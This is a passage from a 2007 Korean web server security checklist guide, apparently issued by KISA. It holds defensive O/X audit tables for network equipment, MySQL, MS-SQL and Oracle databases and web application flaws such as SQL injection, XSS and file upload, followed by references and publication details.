17	SSL/TLS을 사용하였는가?			

3. 네트워크 취약점 점검항목

네트워크 취약점 점검항목				
연번	점검항목	O	X	비고
1	네트워크 장비의 원격 접근 제한 설정을 하였는가?			
2	SNMP 기능을 사용하였는가?			
3	네트워크 장비의 디폴트 아이디/패스워드 사용금지			
3-1	- community 문자열을 재설정 하였는가?			
3-2	- SNMP 암호화 기능을 사용하였는가?			
4	네트워크 장비의 디폴트 아이디/패스워드를 변경하였는가?			
5	네트워크 장비의 불필요한 서비스를 중단하였는가?			
6	설정을 통해 장비의 로그인 시간을 제한하였는가?			
7	네트워크 장비의 로그를 관리하고 있는가?			

4. DB 취약점 점검항목

DB 취약점 점검항목 (My-SQL)				
연번	점검항목	O	X	비고
1	사용 중인 My-SQL의 최신 패치를 적용하였는가?			
2	Default 관리자 아이디를 변경하였는가?			
3	모든 DBMS 계정에 대해 패스워드를 설정하였는가?			
4	원격에서 My-SQL 서버로의 접속을 적절히 제한하였는가?			
5	My-SQL 계정에 대한 접속차단을 설정하였는가?			
6	시스템 사용자들의 DB에 대한 권한설정을 하였는가?			
7	데이터 베이스내의 사용자별로 접속/권한 설정을 하였는가?			
8	My-SQL의 데이터 디렉토리 보호설정을 하였는가?			
DB 취약점 점검항목 (MS-SQL)				
연번	점검항목	O	X	비고
1	DB 서버에 대한 OS 취약점 점검을 실시하였는가?			
2	guest 계정을 삭제하였는가?			
3	public DB의 부여권한을 해제하였는가?			
4	SYSADMIN 그룹의 사용자 제한을 설정하였는가?			
5	DB서버로의 원격접속을 적절히 제한하였는가?			
6	최신 서비스 팩을 설치하였는가?			
7	DB 서버로의 연결 보안감사를 설정하였는가?			

DB 취약점 점검항목 (Oracle)				
연번	점검항목	O	X	비고
1	Oracle 설치 시 최소 설치를 하였는가?			
2	디폴트 아이디의 사용제한 또는 패스워드를 변경하였는가?			
3	Data Dictionary 보호를 위해 파라미터 내용을 수정하였는가?			
4	사용자에게 최소한의 권한만을 부여하였는가?			
5	클라이언트 인증을 통한 원격인증을 제한하였는가?			
6	DB 시스템의 사용자 수를 제한하였는가?			
7	원격에서의 오라클 리스너 설정변경을 제한하였는가?			
8	원격접속을 허용할 IP 대역을 설정하였는가?			
9	DB 서버에서 불필요한 서비스를 제거하였는가?			
10	Oracle의 취신 보안패치를 설치하였는가?			
11	DB 서버의 최신 보안패치를 설치하였는가?			

5) 웹 어플리케이션 보안점검

웹 어플리케이션 보안점검 항목 (SQL Injection)				
연번	점검항목	O	X	비고
1	로그인 폼에 대해 점검하였는가?			
2	게시판 글 조회 란에 대해 점검하였는가?			
3	게시판 URL 조작에 대해 점검하였는가?			
4	회원가입 페이지 ID 조회 란에 대해 점검하였는가?			
5	우편번호 조회 란에 대해 점검하였는가?			
6	확장 프로시져 기능에 대해 점검하였는가? (MS-SQL 경우)			
웹 어플리케이션 보안점검 항목 (XSS)				
연번	점검항목	O	X	비고
1	게시판의 입력란 (제목, 작성자, 메일주소, 글 입력란)에 대해 점검하였는가?			
2	홈페이지의 조회 란에 대해 점검하였는가?			
3	홈페이지 URL 조작에 대해 점검하였는가?			

웹 어플리케이션 보안점검 항목 (파일 업로드)				
연번	점검항목	O	X	비고
1	게시판에 업로드 되는 파일의 확장자를 체크하는가?			
2	변경된 첨부파일의 확장자를 인식할 수 있는가?			
웹 어플리케이션 보안점검 항목 (쿠키 변조)				
연번	점검항목	O	X	비고
1	쿠키 내의 id 값을 변경 시 인식할 수 있는가?			
2	쿠키 내의 코드 값 변경 시 인식할 수 있는가?			
웹 어플리케이션 보안점검 항목 (다운로드 취약점)				
연번	점검항목	O	X	비고
1	다운로드 URL에 대한 유효성 여부를 체크하였는가?			
2	웹 서버에서 다운로드 가능한 확장자를 등록하였는가?			
3	디렉토리 리스팅이 발생하지 않도록 설정하였는가?			

6) 웹 패키지 S/W 관리

웹 패키지 S/W 관리				
연번	점검항목	O	X	비고
1	사용 중인 웹 패키지 S/W를 파악하고 있는가?			
2	주기적인 취약점 및 패치를 실시하고 있는가?			

■ 참 고 문 헌 ■

[1] Understanding and Working in Protected Mode Internet Explorer:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/IETechCol/dnwebgen/ProtectedMode.asp

[2] Developer Best Practices and Guidelines for Applications in a Least Privileged Environment:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnlong/html/leastprivlh.asp

[3] Windows Vista Application Development Requirements for User Account Control Compatibility:
http://www.microsoft.com/downloads/details.aspx?FamilyID=BA73B169-A648-49AF-BC5E-A2EEBB74C16B&displaylang=en

[4] ActiveX Security: Improvements and Best Practices:
http://msdn.microsoft.com/library/ default.asp?url=/library/en-us/IETechCol/cols/dnexpie/activex_security.asp

[5] The COM Elevation Moniker:
http://msdn.microsoft.com/library/default.asp?url=/ library/en-us/com/html/1595ebb8-65af-4609-b3e7-a21209e64391.asp

[6] Security in Longhorn: Focus on Least Privilege :
http://msdn.microsoft.com/ library/default.asp?url=/library/en-us/dnlong/html/leastprivlh.asp

[7] More details on Protected Mode IE in Windows Vista:
http://blogs.msdn.com/ie/archive/2005/09/20/471975.aspx

[8] Introduction to the Protected Mode API:
http://msdn.microsoft.com/workshop/security/protmode/overviews/pmie_intro.asp

웹 서버 구축 보안점검 가이드

2007년 9월 인쇄
2007년 9월 발행

발행인 황중연
발행처 한국정보보호진흥원
서울시 송파구 중대로 135 IT벤처타워(서관)
TEL. (02)4055-114, http://www.kisa.or.kr
인쇄처 호정씨앤피(Tel 02-2277-4718)